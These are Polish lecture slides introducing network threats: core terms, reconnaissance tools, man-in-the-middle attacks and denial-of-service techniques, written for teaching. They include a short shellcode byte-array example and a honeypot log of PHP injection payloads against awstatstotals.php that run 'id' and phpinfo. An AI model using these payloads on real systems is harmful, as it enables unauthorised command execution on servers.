Wprowadzenie do zagrożeń sieciowych

dr inż. Krzysztof Cabaj

Plan wykładu

- Podstawowe pojęcia
- Omówienie przykładowych ataków

Plan wykładu

- Podstawowe pojęcia
 - Podatność
 - Exploit
 - Shellcode
 - Itp. ...
- Omówienie przykładowych ataków

Podstawowe pojęcia

Zagrożenie wykorzystuje Podatność

Udane wykorzystanie podatności to

Atak

Jakie jest prawdopodobieństwo ataku I jak groźne są jego skutki

Ryzyko

Podstawowe pojęcia

Zagrożenie

Podatność

Poznanie poufnych danych

- SQL-Injection
- Nieszyfrowana transmisja
- Błąd w programie

Atak

Doprowadzenie do poznania danych

Jak prawdopodobne jest poznania danych?
Czy jest trudne technicznie?
Jakie będą efekty ujawnienia tych danych?

Ryzyko

Podstawowe pojęcia: podatność

- Podatność (ang. vulnerability) to błąd w oprogramowaniu lub konfiguracji pozwalający na uzyskanie (nieautoryzowanego) dostępu do pewnych zasobów
- Przykładowo
 - Wykonanie dowolnej komendy lub kodu maszynowego z uprawnieniami innego użytkownika (eskalacja uprawnień)
 - Dostęp do danych innego użytkownika

Podstawowe pojęcia: podatność

- Wykryte podatności są katalogowane przez wiele firm i organizacji
 - Producentów oprogramowania (np. Microsoft MS08-067, Cisco cisco-sa-20051116-7920)
 - Firmy zajmujące się oprogramowanie antywirusowym, systemami IDS/IPS, doradcze itp. (np. Secunia SA32326)
 - Niezależne prowadzone listy BugTraq, Lista CVE (np. CVE-2008-4250)
- Na uwagę zasługuje lista CVE (ang. Common Vulnerabilities and Exposures) umożliwiająca jednoznaczne identyfikowanie podatności

Podstawowe pojęcia: Zagrożenie

- Zagrożenie (ang. Threat) możliwa do wykonania (przewidzenia, zamodelowania) akcja prowadząca do niechcianych efektów
- Przykładowo
 - Poznanie poufnych danych
 - Przejęcie kontroli nad maszyną
 - Wyłączenia maszyny z działania

Czy każda podatność jest taka sama

- Z podatnością związane są między innymi
 - Aspekty techniczne umożliwiające lub uniemożliwiające jej wykorzystanie
 - Możliwe efekty jej wykorzystania
 - Prawdopodobieństwo jej wykorzystania
- Często w opisem danej podatności związany jest pewien poziom "jej ważności" typu krytyczna, groźna, niewielka

Bezpieczeństwo czy zarządzanie ryzykiem

- Dzisiejsze systemy są tak skomplikowane i wykorzystujące tyle niezależnych elementów, że nie da się stworzyć systemu w 100% bezpiecznego
- Trzeba oszacować ryzyko związane z działaniem aplikacji – wykorzystując model zagrożeń

Podstawowe pojęcia: Atak

- Wykorzystanie dostępu do podatność i doprowadzenie do sytuacji niezamierzonej przez programistę a powodującej
 - Odmowę wykonania usługi
 - Poznanie poufnych danych
 - Uzyskanie zdalnego dostępu do maszyny
 - **—** ...

Podstawowe pojęcia: exploit

- Specjalnie spreparowane dane umożliwiające wykorzystanie (ang. exploit/exploitation) błędu w oprogramowaniu przez atakującego
- Co może być exploit-em
 - Specjalnie spreparowany plik
 - Żądanie do serwera/sesja komunikacyjna
 - Zapytanie/dane wprowadzone przez użytkownika do aplikacji
- W efekcie aplikacja czy system wykonują niezamierzone przez autora, a zamierzone przez atakującego akcje

Podstawowe pojęcia: remote code execution

- Podatność w oprogramowaniu umożliwiająca zdalne wykonanie kodu na zaatakowanej maszynie
- W efekcie atakujący może wykonać dowolny "program" i przejąć kontrolę nad dalszym sposobem wykonywania zaatakowanego programu

Podstawowe pojęcia: shellcode

- Pierwsze exploity na systemy Uniksowe miały za zadanie uruchomienie powłoki systemowej (ang. shell) i wykonanie pewnych komend
- Stąd mylenie/mieszanie pojęcia exploit i shellcode
- Aktualnie większość exploit-ów dla platformy Windows działa na zasadzie "download and execute"

Exploit/Shellcode - przykład

```
char exploit01 xp[]= {'A', 'Q', 'Q', '$',
   //0x0012F564
   //0x0012F564+6*25 = 0x0012f5fa
   0xbc,0x00,0xF4,0x12,0x00, //mov esp,0x0012F400
                   shellcode
   0x68,0x64,0xf5,0x12,0x00, //push 0x0012f564
   0xBB,0xC2,0xC6,0x42,0x00,//mov ebx, 0042C6C2
   0xFF,0xD3,//call ebx
   'A'.'A'.'A'.'A'.
              adres powrotu
   0xfa,0xf5,0x12,0x00,
   '$',
   0x00};
```

Podstawowe pojęcia: atak odmowy usługi

- Atak polegający na uniemożliwieniu (autoryzowanemu) użytkownikowi wykonanie jego zadań
- Działanie to może być wykonane na wiele sposobów
 - Wykonanie instrukcji wyłączającej zaatakowaną aplikację
 - Wykorzystanie zasobów atakowanej maszyny (pasma, mocy procesora, puli wątków, połączeń itp.)

Podstawowe pojęcia: spoofing

- Technika wykorzystywana w wielu atakach polegająca na fałszowaniu adresu nadawcy
- W sieci IP do dostarczenia pakietu wykorzystywany jest jedynie adres docelowy
- Bez specjalnych zabiegów, adres źródłowy w wysyłanym pakiecie może być ustawiony na dowolny adres
- Oczywiście odpowiedź zostanie skierowana na ten adres ... co jest często wykorzystywane przez atakujących

Podstawowe pojęcia: sniffing

- Podsłuchiwanie transmisji w celu uzyskania wartościowych informacji
- W sieciach wykorzystujących standard IEEE 802.3 (Ethernet) kartę można przestawić w specjalny tryb ang. promisious umożliwiający odbieranie każdej ramki
- Uwagi
 - Współczesne sieci przełączane (ang. switched) utrudniają (ale nie eliminują!!!) bezpośrednie wykorzystanie podsłuchu
 - Mimo pasywnej natury, można próbować wykryć stację podsłuchujące ruch sieciowy w danym segmencie

Plan wykładu

- Podstawowe pojęcia
- Omówienie przykładowych ataków

Plan wykładu

- Podstawowe pojęcia
- Omówienie przykładowych ataków
 - Rekonesans, skanowanie
 - Ataki typu "man-in-the-middle"
 - Ataki (D)DoS
 - Ataki wykorzystujące błędy w oprogramowaniu

Rekonesans, skanowania


- Celem tego typu aktywności jest zdobycie jak największej liczby informacji dotyczących danej usługi, systemu, organizacji
- Przykładowe techniki i narzędzia, omówione dokładniej
 - Nmap sposób działania
 - Skanery podatności
 - Pasywna analiza p0f
 - whois, nslookup (DNS) ... ale także google
 - Shodan

Nmap

- Nmap jest jednym z najpopularniejszych skanerów sieciowych, pozwala zidentyfikować system operacyjny danej maszyny, oraz podać informację o otwartych portach, co implikuje działające na niej usługi
- W nowszych wersjach nmap umożliwia rozpoznanie wersji i typu/nazwy działającej usługi


Nmap podstawy

 Nmap wykorzystuje normalne zachowanie stosu TCP/IP

Nmap podstawy


Skanowanie ukryte (ang. Stealth), nie kończy trzy
etapowego nawiązania połączenia, po otrzymaniu
SYN/ACK zamyka "pół" otwarte połączenie

Skanery podatności


- Oprogramowanie, które automatycznie sprawdza potencjalne podatności na wskazanej maszynie, przykładowo
 - Znane podatności w wykrytym oprogramowaniu
 - Standardowe hasła
 - Znane błędy w konfiguracji
- Przykładowe narzędzia
 - SATAN (Security Administrators Tool for Analyzing Networks)
 - SAINT (Security Administrator's Integrated Network Tool)
 - Nessus

Nessus


Rysunek z http://static.tenable.com/documentation/nessus_5.2_HTML5_user_guide.pdf

Nessus – wykonania skanowania, widok z perspektywy systemu HoneyPot

Zrzut ekranu z systemu HPMS (Honey Pot Management System) rozwijanego w ramach pracy dyplomowej

Nessus – wykonania skanowania, widok z perspektywy systemu HoneyPot

Zrzut ekranu z systemu HPMS (Honey Pot Management System) rozwijanego w ramach pracy dyplomowej

Nessus – wykonania skanowania, widok z perspektywy systemu HoneyPot

<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:49:51</u>	/scripts/samba/smb2www.pl
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:49:54</u>	/michal/fxm.exe
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:49:54</u>	/
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:49:55</u>	/
194.29.1	[<u>1</u>]	23 August 2013 05:49:55	/awstatstotals.php?sort={%24{passthru(chr(105).chr(100))}}{%24{exit()}}
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:49:56</u>	/smb2www.pl
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:49:59</u>	/michal/logs/HCDiskQuotaService.csv
<u>194.29.1</u>	[<u>1</u>]	23 August 2013 05:49:59	/michal/joomla/fxm.exe
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:00</u>	/michal/forum.php
194.29.1	[<u>1</u>]	23 August 2013 05:50:00	/awstatstotals.php?sort=%22].phpinfo(). exit().%24a[%22
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:00</u>	/samba/smb2www.pl
194.29.1	[<u>1</u>]	23 August 2013 05:50:04	/michal/joomla/logs/HCDiskQuotaService.c sv
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:04</u>	/scripts/fxm.exe
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:04</u>	/michal/joomla/forum.php
194.29.1	[<u>1</u>]	23 August 2013 05:50:05	/awstatstotals.php?sort={%24{phpinfo()}}}{%24{exit()}}
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:08</u>	/scripts/logs/HCDiskQuotaService.csv
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:08</u>	/
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:08</u>	/fxm.exe
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:08</u>	/scripts/forum.php
194.29.1	[<u>1</u>]	23 August 2013 05:50:08	/stat/awstatstotals.php?sort=%22].passt hru(%27id%27).exit().%24a[%22
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:13</u>	/michal/view/TWiki/WebHome
<u>194.29.1</u>	[<u>1</u>]	<u>23 August 2013 05:50:13</u>	/logs/HCDiskQuotaService.csv
194.29.1	[1]	23 August 2013 05:50:13	/stat/awstatstotals.php?sort={%24{pass thru(chr(105).chr(100))}}{%24{exit()}}

p0f

- Program umożliwia identyfikację systemu operacyjnego zdalnej maszyny z którą się łączymy, która się łączy do nas lub tylko obserwujemy jej ruch
- Dokumenty RFC pozostawiają dość dużą elastyczność w implementacji stosu TCP/IP
- Obserwując zawartość pakietów, użyte opcje i wartości z dość dużym prawdopodobieństwem można stwierdzić z jakim systemem operacyjnym mamy do czynienia

whois, nslookup ...


- Whois baza danych dotycząca właścicieli osób rejestrujących i firm obsługujących wpisy w systemie DNS
- Bezpośrednio z systemu DNS można często uzyskać pełną informację dotyczącą nazw domenowych ... w połączeniu z technikami skanowania można dość dokładnie zmapować interesującą sieć

... google hack


- Wyszukiwanie podatnych usług za pomocą wyszukiwarki internetowej
- Często aplikacje webowe posiadają stopkę z nazwą oraz numerem wersji – wystarczy zadać odpowiednie pytanie
- W Internecie można znaleźć dokładne ciągi pozwalające znaleźć np. kamery internetowe podpięte do Internetu

... google hack


 Robak Santy wykorzystywał błąd w phpBB ... a ofiar szukał za pomocą googla

Shodan

Shodan

Popular Tags	
webcam	71
scada	54
camera	51
ftp	48
router	48
http	47
test	43
cam	42
cisco	34
ssh	32
login	31
server	30
telnet	29
1	24
dreambox	24
web	24
ip	23
voip	21
password	21
netcam	20
printer	20


Ataki "man-in-the-middle"

- Atak polega na umieszczeniu pośrednika pomiędzy dwoma komunikującymi się stacjami. W efekcie cały ruch przechodzi przez atakującego który może uzyskiwać interesujące informacje, modyfikować lub usuwać ruch ... na własne potrzeby
 - Na warstwie drugiej (ang. Layer 2)
 - Na warstwie trzeciej z DHCP
 - Na warstwie trzeciej IPv4 i IPv6


Atak na warstwie drugiej

- Większość dzisiejszych sieci jest przełączanych, wykorzystuje przełączniki (ang. switch)
- Ruch typu unicast do znanych adresów wysyłany jest tylko na porcie gdzie podłączony jest dany adres
- Adresy są dynamicznie uczone ... ale można to zaburzyć


Atak na warstwie drugiej


Atak na warstwie drugiej

Atak na warstwie trzeciej – z DHCP

Atak na warstwie trzeciej – z IPv6

ang. Eve ...

Evil

Ataki (D)DoS

- Celem tej klasy ataków jest uniemożliwienie autoryzowanym użytkownikom korzystanie z zaatakowanej usługi, maszyny, sieci
 - Prymitywny flooding/wykorzystanie sieci Botów (BotNet-u)
 - Syn-flooding
 - Zwieloktrotnienie ruchu (wzmacniaki) (icmp broadcast, DNS)
 - Slowloris


Flooding

- Atak polega na "zalaniu" ofiary taką ilością żądań lub ruchu sieciowego, który wykorzysta wszelkie dostępne zasoby
- W pierwszych wersjach wymagał wydajnych maszyn z szybkimi łączami
- Masowe infekcje i pojawienie się sieci Botów spowodowały modyfikację ataków do wersji rozproszonej Distribiuted DoS
- Pojedyncza maszyna generuje relatywnie nieduży ruch ... jednak wykorzystanie wielu maszyn powoduje duży ruch u ofiary


SYN-flooding

- Finezyjna wersja zalewania na usługi wykorzystujące protokół TCP, atakujący wysyła pakiety z flagą SYN i nieistniejącym oraz nieodpowiadającym adresem źródłowym, ofiara tam odpowiada ... i czeka
- System operacyjny utrzymuje ograniczoną kolejkę połączeń "pół otwartych" (czasem nazywanych po angielsku "embryonic") (patrz parametr backlog w funkcji listen)
- Po wyczerpaniu się kolejki kolejne zgłoszenia nie są przyjmowane – serwer przestaje odpowiadać
- Relatywnie małe pasmo używane przez atakującego

SYN-flooding



Zwielokrotnienie ruchu – atak smurf

na adres broadcastowy


Zwielokrotnienie ruchu - DNS

